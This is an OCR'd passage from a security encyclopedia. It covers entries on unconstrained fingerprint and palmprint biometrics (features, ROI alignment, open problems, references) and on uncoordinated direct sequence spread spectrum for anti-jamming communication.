As illustrated in Fig. 3, these descriptors include level 1 (ridge flow pattern), level 2 (minutiae), and level 3 features (extended features). At 300 PPI, the level 1 features of ridge orientation, frequency, and singular points (cores and deltas) in a fingerprint are visible. Level 2 features consist of ridge discontinuities like ridge endings and bifurcations, also known as minutiae. Other types of minutia points include ridge crossovers, lakes, islands, spurs, and independent ridges. The sample should be captured at least at 500 PPI to discern level 2 features. Lastly, level 3 features contain fine details of fingerprint ridges, spanning dots, pores, incipient ridges, scars, ridge width, and shape, requiring acquisition at 1,000 PPI.



Unconstrained Fingerprint Biometrics, Fig. 3 Illustrating the ridge-valley patterns and level-wise fingerprint features

The features mentioned above are mostly handcrafted. These features fail to get detected when ridge-valley details are not precise or are of reduced contrast. Fingerphotos and latent fingerprints are one such scenario where the details are poorly visible. Hence, the above features fail to perform competitively. Thus, the next subsection on non-minutiae descriptors shows alternative features proposed for unconstrained fingerprints.

Non-Minutia Descriptors

Cappelli et al. (2010) introduced Minutia Cylinder Code (MCC). MCC descriptors are 3D cylindrical structures to encode the directional and spatial relationship of neighboring minutiae with respect to the pivot minutia. Few studies propose additional features such as ridge skeleton and frequency to assist in recognition of unconstrained fingerprints (Lee et al., 2006).


With increasing modes of acquisition, some studies have reported that minutia-based techniques do not necessarily yield similar level of performance in unconstrained scenarios. For instance, Malhotra et al. (2017) analyzed the performance of MCC descriptors in varying background and lighting conditions and observed more than 20% EER. For fingerphotos, CompCode (Kumar and Zhou, 2011) descriptors encode texture information by applying Gabor filters to the image. Tiwari and Gupta (2015) proposed Speeded Up Robust Feature (SURF) as a feature descriptor for being translation and scale-invariant. Sankaran et al. (2015)

proposed ScatNet features, and recently, Malhotra et al. (2019) showed the usage of ResNet50 features for recognizing fingerselfies.

Open Problems and Future Research Directions

Newer applications bring new challenges to the technology. Here are some open challenges that have been introduced by new applications and technologies such as newborn and toddler fingerprint recognition, fingerphotos, and latent fingerprint.

- *Partial information*. Figure 4a shows an example of partial fingerprints. In latent fingerprints, the impression might be smudged or deposited with insufficient pressure, or there may be only partial ridge information visible. A smartphone fingerprint sensor also faces a similar issue with a small sensing area. Matching a partial image with full fingerprint impression with higher confidence is a challenging problem.



Unconstrained Fingerprint Biometrics, Fig. 4 Different challenges faced by unconstrained fingerprints. (**a**) Partial information. (**b**) Similar/complex background. (**c**) Orientation variation. (**d**) Illumination variations. (**e**) Overlapping fingerprints. (**f**) Poor quality or blur

- *Complex background*. Latent fingerprints can be deposited on any surface. Surfaces with structured noise or uneven surfaces can adversely

affect segmentation and feature extraction. In terms of fingerphotos, similar looking background or complex backgrounds can be challenging (Fig. 4b).

- *Orientation variations*. Since fingerphoto acquisition requires less user cooperation, the finger can be in any orientation or pose. Similarly, as shown in Fig. 4c, latent fingerprints encounter orientation challenges with varying positioning of ridge-valley details.
- *Illumination variations*. Acquisition environment and capture device can induce significant illumination variation (indoors or outdoors) (Malhotra et al., 2018). Factors such as use of camera flash also affect illumination. An instance of badly lit fingerphoto can be seen in Fig. 4d.
- *Overlapping details*. Overlapping latent fingerprints occur when multiple latent fingerprints deposit partially or fully at the same location. The overlap makes their distinction from each other and background more difficult. Similarly, the presence of partially overlapping fingers may also affect fingerphotos. These challenges are shown in Fig. 4e.
- *Poor quality or blur*. Since a user is unaware while depositing latent fingerprints, the deposited latent fingerprints can be smudged. Even an improper lifting (or development) of latent fingerprints may result in poor quality. Fingerphotos face similar issues if acquired using a low-resolution camera or are subjected to motion and out of focus blur. These challenges are illustrated in Fig. 4f.
- *Sensor variations*. Sensor and resolution variations are the most common challenge faced by unconstrained fingerprints. Under cross domain, fingerprint covariates are compared against the legacy fingerprint databases. For instance, latent fingerprints from crime scenes are matched with fingerprints to find probable suspects. Similarly, contactless fingerprints may also be matched with fingerprints (Malhotra et al., 2020a). For the same domain, fingerprints and their covariates may arise from different sensors, with varied resolutions and procedures. Additionally, numerous methods for latent fingerprint development give a different contrast and appearance. Algorithmically, both cross domain and same domain fingerprints poise difficulties in robust and efficient recognition.
- *Other distortions*. Contactless fingerprints have a nonlinear distortion deformation, poised by the curvature of the finger. Similarly, nonuniform

pressure, slant surface, and movement while deposition may also result in nonlinear distortion in latent fingerprints.
- *Presentation Attack*. There have been studies on the impact of spoofing on contactless fingerprints (Taneja et al., 2016) using silicon and presentation attacks.
- *Understanding forensic examiner behavior*. For latent fingerprints, forensic examiners may perform a comparison against a gallery of exemplar fingerprints manually. Hence, few studies (Malhotra et al., 2020b) aimed to translate the actual thought process behind the conclusion decision.

Summary

The unconstrained fingerprint covariates include fingerphotos and latent fingerprints. This report discusses different acquisition mechanisms while discussing challenges associated with the recognition of different covariates of fingerprints. The report also provides a glimpse on the existing work for unconstrained fingerprints.

References

Basak P, De S, Agarwal M, Malhotra A, Vatsa M, Singh R (2017) Multimodal biometric recognition for toddlers and pre-school children. In: IEEE International Joint Conference on Biometrics, pp 627–633

Cappelli R, Ferrara M, Maltoni D (2010) Minutia cylinder-code: a new representation and matching technique for fingerprint recognition. IEEE Trans Pattern Anal Mach Intell 32(12):2128–2141

Karimi-Ashtiani S, Kuo CCJ (2008) A robust technique for latent fingerprint image segmentation and enhancement. In: IEEE International Conference on Image Processing, pp 1492–1495

Kumar A, Zhou Y (2011) Contactless fingerprint identification using level zero features. In: IEEE Computer Vision and Pattern Recognition Workshops, pp 114–119

Lee C, Lee S, Kim J, Kim SJ (2006) Image preprocessing of fingerprint images captured with a mobile camera. In: IAPR International Conference on Biometrics, pp 348–355

Malhotra A, Sankaran A, Mittal A, Vatsa M, Singh R (2017) Fingerphoto authentication using smartphone camera captured under varying environmental conditions. In: Human Recognition in Unconstrained Environments, Elsevier, pp 119–144

Malhotra A, Sankaran A, Vatsa M, Singh R (2018) Learning representations for unconstrained fingerprint recognition. In: Deep Learning in Biometrics, pp 197

Malhotra A, Chopra S, Vatsa M, Singh R (2019) User authentication via finger-selfies. In: Selfie Biometrics. Springer, pp 21–47

Malhotra A, Sankaran A, Vatsa M, Singh R (2020a) On matching finger-selfies using deep scattering networks. IEEE Trans Biometrics Behav Identity Sci 2(4):350–362. https://doi.org/10.1109/TBIOM.2020.2999850

Malhotra A, Sankaran A, Vatsa M, Singh R, Morris KB, Noore A (2020b) Understanding ACE-V latent fingerprint examination process via eye-gaze analysis. IEEE Trans Biometrics Behav Identity Sci. https://doi.org/10.1109/TBIOM.2020.3027144, https://ieeexplore.ieee.org/abstract/document/9207736

Maltoni D, Maio D, Jain A, Prabhakar S (2009) Handbook of fingerprint recognition. Springer Science & Business Media, London

Rudin LI, Osher S, Fatemi E (1992) Nonlinear total variation based noise removal algorithms. Phys D Nonlinear Phenomena 60(1–4):259–268
[MathSciNet]

Sankaran A, Malhotra A, Mittal A, Vatsa M, Singh R (2015) On smartphone camera based fingerphoto authentication. In: IEEE Biometrics Theory, Applications and Systems, pp 1–7

Serafim PBS, Medeiros AG, Rego PA, Maia JGR, Trinta FA, Maia ME, Macêdo JAF, Neto AVL (2019) A method based on convolutional neural networks for fingerprint segmentation. In: IEEE International Joint Conference on Neural Networks, pp 1–8

Taneja A, Tayal A, Malhorta A, Sankaran A, Vatsa M, Singh R (2016) Fingerphoto spoofing in mobile devices: a preliminary study. In: IEEE Conference on Biometrics Theory, Applications and Systems

Tiwari K, Gupta P (2015) A touch-less fingerphoto recognition system for mobile hand-held devices. In: IAPR International Conference on Biometrics, pp 151–156

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1508

Unconstrained Palmprint Biometrics

David Zhang[3, 4] ✉ and Xu Liang[4, 5] ✉
(3) School of Data Science, The Chinese University of Hong Kong, Shenzhen, China
(4) Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China
(5) Bio-Computing Research Center, Harbin Institute of Technology, Shenzhen, China

✉ **David Zhang**
Email: davidzhang@cuhk.edu.cn
Email: csdzhang@comp.polyu.edu.hk

✉ **Xu Liang (Corresponding author)**
Email: xuliangcs@gmail.com
Email: sunniflyer@163.com

Synonyms

Contactless palmprint biometrics; Touchless palmprint biometrics

Definitions


Unconstrained palmprint biometrics aims to automatically recognize the individual's identity using the palmprint image captured under unconstrained conditions. Unconstrained means there are no mechanical structures to contact the palm and restrict the palm pose.

Background

Human palm contains patterns of principal lines, wrinkles, minutiae points, subcutaneous textures, and vein textures. So it can provide high-discriminative information for biometrics. Palmprint recognition can tell who you are by using the captured biometric information. Thus, this authentication method is easier to use than the keys and passwords. This technique could be used in many scenarios, such as access control, electronic payment, and daily attendance. The pipeline of palmprint recognition is shown in Fig. 1. The user put his palm in front of the device. When the sensor detects the palm is placed stable, the imaging system will capture the palm image. The palm region will be segmented from the image. According to the palm coordinate system, the region of interest (ROI) will be localized; then, the ROI image will be extracted for feature extraction. After feature extraction, the classification module will output the recognized user identity. From the view of acquisition mode, palmprint biometrics could be divided into two categories: constrained and unconstrained palmprint biometrics. Generally, in constrained palmprint systems, the user's palm should be put on the touch panel, and the fingers will be separated by the pillars (Zhang et al., 2003). The ambient light also will be segregated by a backboard. Constrained biometrics is robust to environment changing; thus, it can achieve higher accuracy. However, the touch panel may lead to virus spreading. The mechanical structures, including the palm support and the backboard, also will lead to a big device volume, which has limited its applications. In unconstrained biometrics systems, there are fewer restrictions no palm poses. The users freely put their palms in front of the camera and hold a while for image collection. Their palms do not need to touch the device. Hence, unconstrained palmprint biometrics is more suitable for real-world applications, especially for scenarios that suffer from the virus of Ebola or coronavirus-19 (COVID-19). Besides, compared with face recognition, it is not that much privacy sensitive. Compared with fingerprint recognition, it has no dry- and wet-finger problems. Compared with iris recognition, it is easier to capture the complete image because iris image acquisition may be interfered with by glasses and eyelash. However, unconstrained conditions also lead to new problems:

- ROI misalignment problem caused by palm pose variation.
- Defocused blur and motion blur caused by distance variation and hand motion.
- Over- and lack-exposure problems caused by different ambient light conditions.

Correspondingly, the main work is finding precise ROI localization methods and robust feature extraction algorithms to effectively and stably map the palmprint image into discriminative codes.




Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 1 Palmprint identification pipeline

Theory

ROI Localization and Alignment

For unconstrained palmprint biometrics, the critical problem is how to accurately localize the ROI of the palm. The palm region could be segmented according to different information, such as the skin color, edge response, infrared (IR) light reflection energy, and three-dimensional (3D) coordinates. On the palm surface, the region between the finger roots and the wrist is used for biometrics (as is shown in Fig. 2). Finger valley points stand for the connection point between two adjacent fingers. Many kinds of ROI shapes have been proposed to achieve high recognition accuracy, including rectangle, circle, semiellipse, and size-adaptive shapes. The most commonly used one is the rectangle ROI. The basic principle of Zhang's method (Zhang et al., 2003) is detecting the keypoints of the hand boundary, building a relative coordinate system, and then localizing the rectangle ROI region based on this coordinate system. This procedure can reduce most of the influences caused by hand translation, rotation, and scale


variation. Some improved methods also have been proposed, but the main idea is not changed. The performances of different ROI localization algorithms are compared in Ito et al. (2015). Besides Zhang's method, the ROI landmarks also can be detected by the convolutional neural network (CNN)-based methods (Bao and Guo, 2016; Matkowski et al., 2019) and the active appearance model-based methods (Aykut and Ekinci, 2013).



Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 2 Palm images, corresponding ROI regions, and the normalized ROI images: (**a**) visible light palm image, (**b**) palmprint ROI, (**c**) palm vein ROI, (**d**) infrared light palm image

However, the two-dimensional (2D) palm image is obtained by projective imaging. Once the palm is tilted, the captured image suffers from projective distortion (as is shown in Fig. 3). In this case, the extracted ROI region is not aligned well with the ground truth. By analyzing the existing alignment techniques, we can find that the key step of ROI alignment is estimating the current palm pose. The new proposed strategies could be divided into 2D image-based and 3D palm model-based methods. The 2D image-based alignment strategy first tries to detect the matched keypoints in the given image pair. A homography matrix could be estimated from the matched points to describe the transformation model between the two ROI images (Wu et al., 2014). Based on the transformation model, the probe image can be aligned with the registered image. However, before alignment, we need to know to which class the probe image belongs; hence, this alignment method is just suitable for verification applications. The second strategy utilizes specific devices to capture 3D information of the palm. Nowadays, more and more 3D reconstruction techniques have been proposed, such as the structure light-based, time-of-flight-based, and dual-


camera-based stereo vision methods. Based on them, different kinds of 3D palmprint acquisition devices are implemented. After the 3D information is obtained, palms can be directly aligned with each other in the 3D space using the iterative closest point (ICP) algorithm (Genovese et al., 2014) or be aligned using the 2D images by a projective transformation matrix obtained from the 3D palm model (Liang et al., 2019). In Fig. 3, (a) is the standard palm pose in which the palm surface is parallel with the imaging plane, while (b) shows the real status in which the user's palm is tilted. In this case, the generated 2D palm image suffers from projective distortions. As a result, the 2D ROI located by Zhang's method is misaligned with the ground truth. We can estimate the normal vector of the palm surface in the 3D space. Combined with the coordinates information of the finger valley points, a 3D ROI, which is parallel with the palm surface, could be generated. Then, the 3D ROI corners can be projected to the 2D palm images to get coordinates of the distorted 2D ROI. Then, the distorted 2D ROI can be aligned to the standard ROI by projective transformation (Liang et al., 2019).



Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 3 ROI alignment scheme: (**a**) standard palm pose; (**b**) real palm pose

Feature Extraction

The palmprint images captured under unconstrained environments will suffer from motion blur, defocus blur, and complicated illumination. So the obtained image quality is not high. There are many kinds of image denoising methods that have been proposed (Tian et al., 2019). However, they still cannot fundamentally solve the problem. So researchers try to reduce the impacts through robust feature extraction. The most useful feature of palmprint is its direction distribution (as is shown in Fig. 4). After comparing the performances of different kinds of features, direction representation comes to be the most effective one for palmprint biometrics (Jia et al., 2017). The principal lines, the wrinkles, and the vein vessels all have significant directionality. The textures of the subcutaneous tissues also have their main directions and local distributions. Then, the problem becomes to be how to find the most suitable directional filters to extract the directions. In the early stage, researchers try to modify the existing filters to find suitable ones, such as the Gabor filter (Zhang et al., 2003), Gaussian filter (Zhang et al., 2011), Orthogonal Gaussian filter (Sun et al., 2005), Modified Finite Radon Transform (MFRAT) filter (Jia et al., 2008), and the multi-scale Gaussian filters (Zuo et al., 2010). Then gradient histogram-based methods also have been utilized to extract features. After being studied for 20 years, the feature extraction methods for palmprint have been very mature. However, in their work, the filters' parameters are all designed manually, which cannot ensure they are the optimal parameters. Genovese et al. proposed an unsupervised method utilizing the CNN framework to tune the parameters for the palmprint texture based on Gabor responses and principal component analysis (Genovese et al., 2019a). So framework optimization is the new direction of palmprint biometrics. Feature fusion is another effective way to increase the discrimination and robustness of the system. In work reported in Genovese et al. (2019b), Bu et al. (2011), and Zhang et al. (2011), the finger texture, hand geometry, finger vein, palm vein, and dorsal palm vein were utilized to do identification. The subcutaneous vein patterns only can be clearly captured under infrared light when the subject is living. Hence by using vein information, the system can achieve high accuracy and anti-spoofing at the same time (Liang et al., 2019). The 3D and 2D features also could be fused to improve the system's robustness (Genovese et al., 2014).



Unconstrained Palmprint Biometrics, Unconstrained Palmprint Biometrics, Fig. 4 Gradient direction distributions of the palmprint

---

Open Problems and Future Directions

Most of the current ROI localization methods are based on palm segmentation. Generally, the skin color model or IR palm images are utilized to segment the palm region. However, the image acquisition environments of the real-world applications are very complex. Using these methods, we cannot always get idealized palm regions. Besides, not all the devices have been equipped with infrared cameras. Hence, how to directly localize the ROI landmarks in a general RGB image is a critical problem. The landmark detection methods used in hand tracking and pose estim ation have provided good references. However, currently, the precision of the landmarks is not high enough for palmprint biometrics. So increasing the precision and reducing the computational complexity of these CNN-based landmark localization methods is one future direction. The palm images are captured in unconstrained environments; the image quality is not high. Hence, image quality assessment and enhancement are future directions of

unconstrained palmprint biometrics. Besides, the relations between image qualities and final recognition accuracies also are an interesting study direction, as it can provide valuable prior knowledge for feature extraction algorithms.

Summary

Palmprint biometrics is becoming more and more popular due to its natural user experience. In this chapter, we first described what is unconstrained palmprint biometrics. The advantages and problems of the unconstrained working mode are analyzed in detail. Then, based on these scientific problems, we introduced and compared the current ROI localization, alignment, and feature extraction approaches. As mentioned above, localization and low-quality imaging are the critical problems of unconstrained palmprint biometrics. Hence, we should make more efforts to solve these two problems to achieve real unconstrained identification.

Cross-References

Unconstrained Palmprint Biometrics

References

Aykut M, Ekinci M (2013) AAM-based palm segmentation in unrestricted backgrounds and various postures for palmprint recognition. Pattern Recogn Lett 34(9):955–962

Bao X, Guo Z (2016) Extracting region of interest for palmprint by convolutional neural networks. In: Sixth International Conference on Image Processing Theory, Tools and Applications, IPTA'16, Oulu, 12–15 Dec 2016. IEEE, New York, pp 1–6

Bu W, Zhao Q, Wu X, Tang Y, Wang K (2011) A novel contactless multimodal biometric system based on multiple hand features. In: 2011 International Conference on Hand-Based Biometrics, ICHB'11, Hong Kong, 17–18 Nov 2011. IEEE, New York, pp 1–6

Genovese A, Piuri V, Scotti F (2014) Touchless palmprint recognition systems. Springer, Berlin

Genovese A, Piuri V, Plataniotis KN, Scotti F (2019a) PalmNet: Gabor-PCA convolutional networks for touchless palmprint recognition. IEEE Trans Inf Forensics Secur 14(12):3160–3174

Genovese A, Piuri V, Scotti F, Vishwakarma S (2019b) Touchless palmprint and finger texture recognition: a deep learning fusion approach. In: 2019 IEEE International Conference on

Computational Intelligence and Virtual Environments for Measurement Systems and Applications, CIVEMSA'19, Tianjin, 14–16 June 2019. IEEE, New York, pp 1–6

Ito K, Sato T, Aoyama S, Sakai S, Yusa S, Aoki T (2015) Palm region extraction for contactless palmprint recognition. In: 2015 International Conference on Biometrics ICB'15, Phuket, 19–22 May 2015. IEEE, New York, pp 334–340

Jia W, Huang DS, Zhang D (2008) Palmprint verification based on robust line orientation code. Pattern Recogn 41(5):1504–1513

Jia W, Zhang B, Lu J, Zhu Y, Zhao Y, Zuo W, Ling H (2017) Palmprint recognition based on complete direction representation. IEEE Trans Image Process 26(9):4483–4498 [MathSciNet]

Liang X, Zhang D, Lu G, Guo Z, Luo N (2019) A novel multicamera system for high-speed touchless palm recognition. IEEE Trans Syst Man Cybern Syst. https://doi.org/10.1109/TSMC.2019.2898684, https://ieeexplore.ieee.org/abstract/document/8666082

Matkowski WM, Chai T, Kong AWK (2019) Palmprint recognition in uncontrolled and uncooperative environment. IEEE Trans Inf Forensics Secur 15:1601–1615

Sun Z, Tan T, Wang Y, Li SZ (2005) Ordinal palmprint represention for personal identification [represention read representation]. In: 2005 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, CVPR'05, vol 1, San Diego, 20–26 June 2005. IEEE, New York, pp 279–284

Tian C, Xu Y, Fei L, Yan K (2019) Deep learning for image denoising: a survey. In: 12th International Conference on Genetic and Evolutionary Computing, vol 834, ICGEC'18, Changzhou, 14–17 Dec 2018. Springer, Berlin, pp 563–572

Wu X, Zhao Q, Bu W (2014) A SIFT-based contactless palmprint verification approach using iterative RANSAC and local palmprint descriptors. Pattern Recogn 47(10):3314–3326

Zhang D, Kong WK, You J, Wong M (2003) Online palmprint identification. IEEE Trans Pattern Anal Mach Intell 25(9):1041–1050

Zhang D, Guo Z, Lu G, Zhang L, Liu Y, Zuo W (2011) Online joint palmprint and palmvein verification. Exp Syst Appl 38(3):2621–2631

Zuo W, Lin Z, Guo Z, Zhang D (2010) The multiscale competitive code via sparse representation for palmprint verification. In: 2010 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, CVPR'10, San Francisco, 13–18 June 2010. IEEE, New York, pp 2265–2272

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301008

Unconstrained Remote Face Recognition

Remote Face Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_64

Uncoordinated Direct Sequence Spread Spectrum

Srdjan Capkun[6] ✉
(6) Department of Computer Science, System Security Group, ETH Zurich, Zürich, Switzerland

✉ **Srdjan Capkun**
Email: capkuns@inf.ethz.ch

Definition

Uncoordinated direct sequence spread spectrum (UDSSS) is a spread spectrum communication scheme where the sender and the receiver communicate using secret spreading codes that they choose randomly and independently from a public set of channels. The receiver is unaware of the codes used by the sender to transmit the messages prior to their communication. It was introduced by Popper, Strasser and Capkun.

Background

Spread spectrum (SS) techniques represent a common way to achieve anti-jamming communication. Spread spectrum techniques use data-independent, random sequences to spread a narrowband information signal over a wide (radio) band of frequencies. Under the premise that it is hard or infeasible for an attacker to jam the entire frequency band, the receiver can correlate the received signal with a replicate of the random sequence to retrieve the original information signal. Anti-jamming communication is used in commercial and military applications, both between paired devices and from one sender to multiple receiving devices (in multicast or broadcast

settings). Important instances of spread spectrum techniques are frequency hopping spread spectrum (FHSS) and direct-sequence spread spectrum (DSSS).

Theory

Essential for both FHSS and DSSS communication is that the sender and receiver share a secret prior to their communication. This enables the receiver to generate the random sequence and to detect and decode the sender’s spread signal. Opposed to (coordinated) DSSS, with uncoordinated direct sequence spread spectrum (UDSSS), the sender and the receivers do not agree on a secret sequence beforehand, but choose the sequence that they use for spreading and despreading from a predefined set of sequences.

UDSSS follows the principle of DSSS in terms of spreading the data using spreading sequences. However, in contrast to anti-jamming DSSS where the spreading sequence is secret and shared exclusively by the communication partners, in UDSSS, a public set of spreading sequences is used by the sender and the receivers. To transmit a message, the sender repeatedly selects a fresh, randomly selected spreading sequence from the set and spreads the message with this sequence. The code sequences are used to spread the entire message of a given length (each code thus contains enough chips to spread the message). Hence, UDSSS does neither require message fragmentation at the sender nor message reassembly at the receivers. The receiver records the signal on the channel and despreads the message by applying sequences from the public sequence set, using a trial-and-error approach. More precisely, each receiver samples the radio channel and stores the samples in a buffer. Note that the receiver is not synchronized to the beginning of the sender’s message and thus record for (at least) twice the message transmission time, the factor of two is optimal. After the sampling, the receiver tries to decode the data in the buffer by using code sequences from the set and by applying a sliding-window protocol in which the current window is shifted to account for the lack of synchronization.

Jamming resilience of UDSSS is based on the fact that the attacker does not know which spreading sequences will be used by the sender prior to communication, and that during the message transmission it will not be able to find this sequence.

Applications

Applications of UDSSS include jamming-resistant key establishment, jamming-resistant broadcast (e.g., of navigation signals or emergency alerts).

Recommended Reading

